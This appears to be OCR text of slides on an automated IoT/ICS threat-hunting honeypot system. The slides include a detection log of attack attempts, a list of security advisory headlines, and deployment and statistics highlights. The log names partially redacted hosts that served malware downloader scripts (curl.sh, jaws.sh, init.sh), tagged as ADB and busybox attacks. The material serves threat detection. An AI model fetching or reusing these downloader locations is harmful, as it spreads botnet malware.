
2020-01-07 05:55:11.707	91.92.6	5555	http://91.92 /bcurl.sh	hs00002:Telnet busybox command - 1,hs00033:Android ADB attack
2020-10-03 02:42:33.615	93.103	5555	http://5.252 /bwget	hs00002:Telnet busybox command - 1,hs00033:Android ADB attack
2020-08-26 17:46:57.336	185.39	5555	http://5.252 /curl	hs00002:Telnet busybox command - 1,hs00003:Telnet busybox command - 2,hs00033:Android ADB attack
2020-08-26 17:51:02.545	185.39	5555	http://185.1 34/E5DB0E07C3D7BE80V520/init.sh	hs00002:Telnet busybox command - 1,hs00033:Android ADB attack
2020-03-28 07:42:40.169	92.28.1	60001	http://185.6 3/jaws.sh	hs00029:HTTP wget chmod
2020-05-13 06:23:53.629	185.16	5555	http://185.1 235/bwget	hs00002:Telnet busybox command - 1,hs00003:Telnet busybox command - 2,hs00033:Android ADB attack
2020-01-07 05:44:32.200	91.92.6	5555	http://91.92 /bcurl.sh	hs00002:Telnet busybox command - 1,hs00033:Android ADB attack
2020-01-07 05:37:06.697	91.92.6	5555	http://91.92 /curl.sh	hs00002:Telnet busybox command - 1,hs00003:Telnet busybox command - 2,hs00033:Android ADB attack
2020-08-26 17:30:04.037	185.39	5555	http://5.252 /wget	hs00002:Telnet busybox command - 1,hs00003:Telnet busybox command - 2,hs00033:Android ADB attack

5. Malware Analyzer



5. Malware Analyzer



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
```

5. Malware Analyzer



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

6. Threat Intelligence based on Athena

- Here, the threat analyst manually hunts down the in-depth threat





[ICS-CERT] OSIsoft PI Interface for OPC XML-DA 2020-11-10

[ICS-CERT] Siemens SIMATIC S7-300 and S7-400 CPUs (Update B) 2020-11-10

[Security Week] Microsoft Patches Windows Vulnerability Chained in Attacks With Chrome Bug 2020-11-10

[Security Week] PLATYPUS: Hackers Can Obtain Crypto Keys by Monitoring CPU Power Consumption 2020-11-10

[Security Week] Flaws in PcVue SCADA Product Can Facilitate Attacks on Industrial Organizations 2020-11-10

[DARKReading] Malware Hidden in Encrypted Traffic Surges Amid Pandemic 2020-11-10

[DARKReading] Claroty Details Vulnerabilities in Schneider PLCs 2020-11-10

[DARKReading] How Hackers Blend Attack Methods to Bypass MFA 2020-11-10

[Threat post] Microsoft Teams Users Under Attack in 'FakeUpdates' Malware Campaign 2020-11-10

[iThome] 仁寶傳出遭勒索軟體攻擊，該公司予以否認，並認為疑似是駭客入侵造成網路異常 2020-11-09


[ICS-CERT] OSIsoft PI Vision 2020-11-10

[ICS-CERT] Schneider Electric PLC Simulator for EcoStruxure Control Expert 2020-11-10

[ICS-CERT] SIMATIC S7-300 CPUs and SINUMERIK Controller 2020-11-10

[ICS-CERT] Siemens SCALANCE W 1750D 2020-11-10

[ICS-CERT] Siemens UMC Stack (Update C) 2020-11-10



[KitPloit - PenTest Tools!] ReconNote - Web Application Security Automation Framework Which Recons The Target For Various Assets To Maximize The Attack Surface For Security Professionals & Bug-Hunters 2020-11-09

[ZDI (Published)] ZDI-20-1363: Cisco WebEx Network Recording Player ARF File Parsing Stack-based Buffer Overflow Remote Code Execution Vulnerability 2020-11-10

[ZDI (Published)] ZDI-20-1362: Cisco WebEx Network Recording Player ARF File Parsing Uninitialized Pointer Remote Code Execution Vulnerability 2020-11-10

[ZDI (Published)] ZDI-20-1361: Cisco WebEx Network Recording Player ARF File Parsing Out-Of-Bounds Write Remote Code Execution Vulnerability 2020-11-10

[ZDI (Published)] ZDI-20-1360: WECON PLC Editor WCP File Parsing Heap-based Buffer Overflow Remote Code Execution Vulnerability 2020-11-10

[ZDI (Published)] ZDI-20-1359: WECON PLC Editor WCP File Parsing Heap-based Buffer Overflow Remote Code Execution Vulnerability 2020-11-10

[ZDI (Published)] ZDI-20-1358: WECON PLC Editor WCP File Parsing Stack-based Buffer Overflow Remote Code Execution Vulnerability 2020-11-10

[ZDI (Published)] ZDI-20-1357: Adobe Acrobat Reader DC AVDocumentLocal Use-After-Free Information Disclosure Vulnerability 2020-11-10

[ZDI (Published)] ZDI-20-1356: Adobe Acrobat Pro DC PDF Export Out-Of-Bounds Read Information Disclosure Vulnerability 2020-11-10

[ZDI (Published)] ZDI-20-1355: Adobe Acrobat Pro DC PDF Export Out-Of-Bounds Write Remote Code Execution Vulnerability 2020-11-10

[ZDI (Published)] ZDI-20-1354: Adobe Acrobat Reader DC ID Parameter Out-Of-Bounds Read Information Disclosure Vulnerability 2020-11-10

7. One-Click Deployment/Re-Deployment

- This is a function set up to strengthen our automated process.
- This demo video is a time-lapse video. The complete deployment process takes about 1-2 hours.

One-Click Deployment of Automated Threat Hunting System

TXOne Networks Inc.

Highlights of the IoT-ICS Hunting System

Hunting Engine

In-Depth Analysis

Payload Classification


Dynamic Adjustment

One-Click (Re-)Deployment

Construction Cost Decreasing

Highlights of the IoT-ICS Hunting System

Construction Cost Decreasing



In-Depth Analysis of Our IoT-ICS Threat Intelligence

IoC Hunting as A Service

Analyzed 20^{+} TB Traffic

Detected 1.2 Billion Attacks

Hunted 70^{+} Million Malicious IPs

Hunted 15^{+} Million Suspicious Domains

IoC Hunting as A Service


Blocked 37^{+} M
Malicious IPs

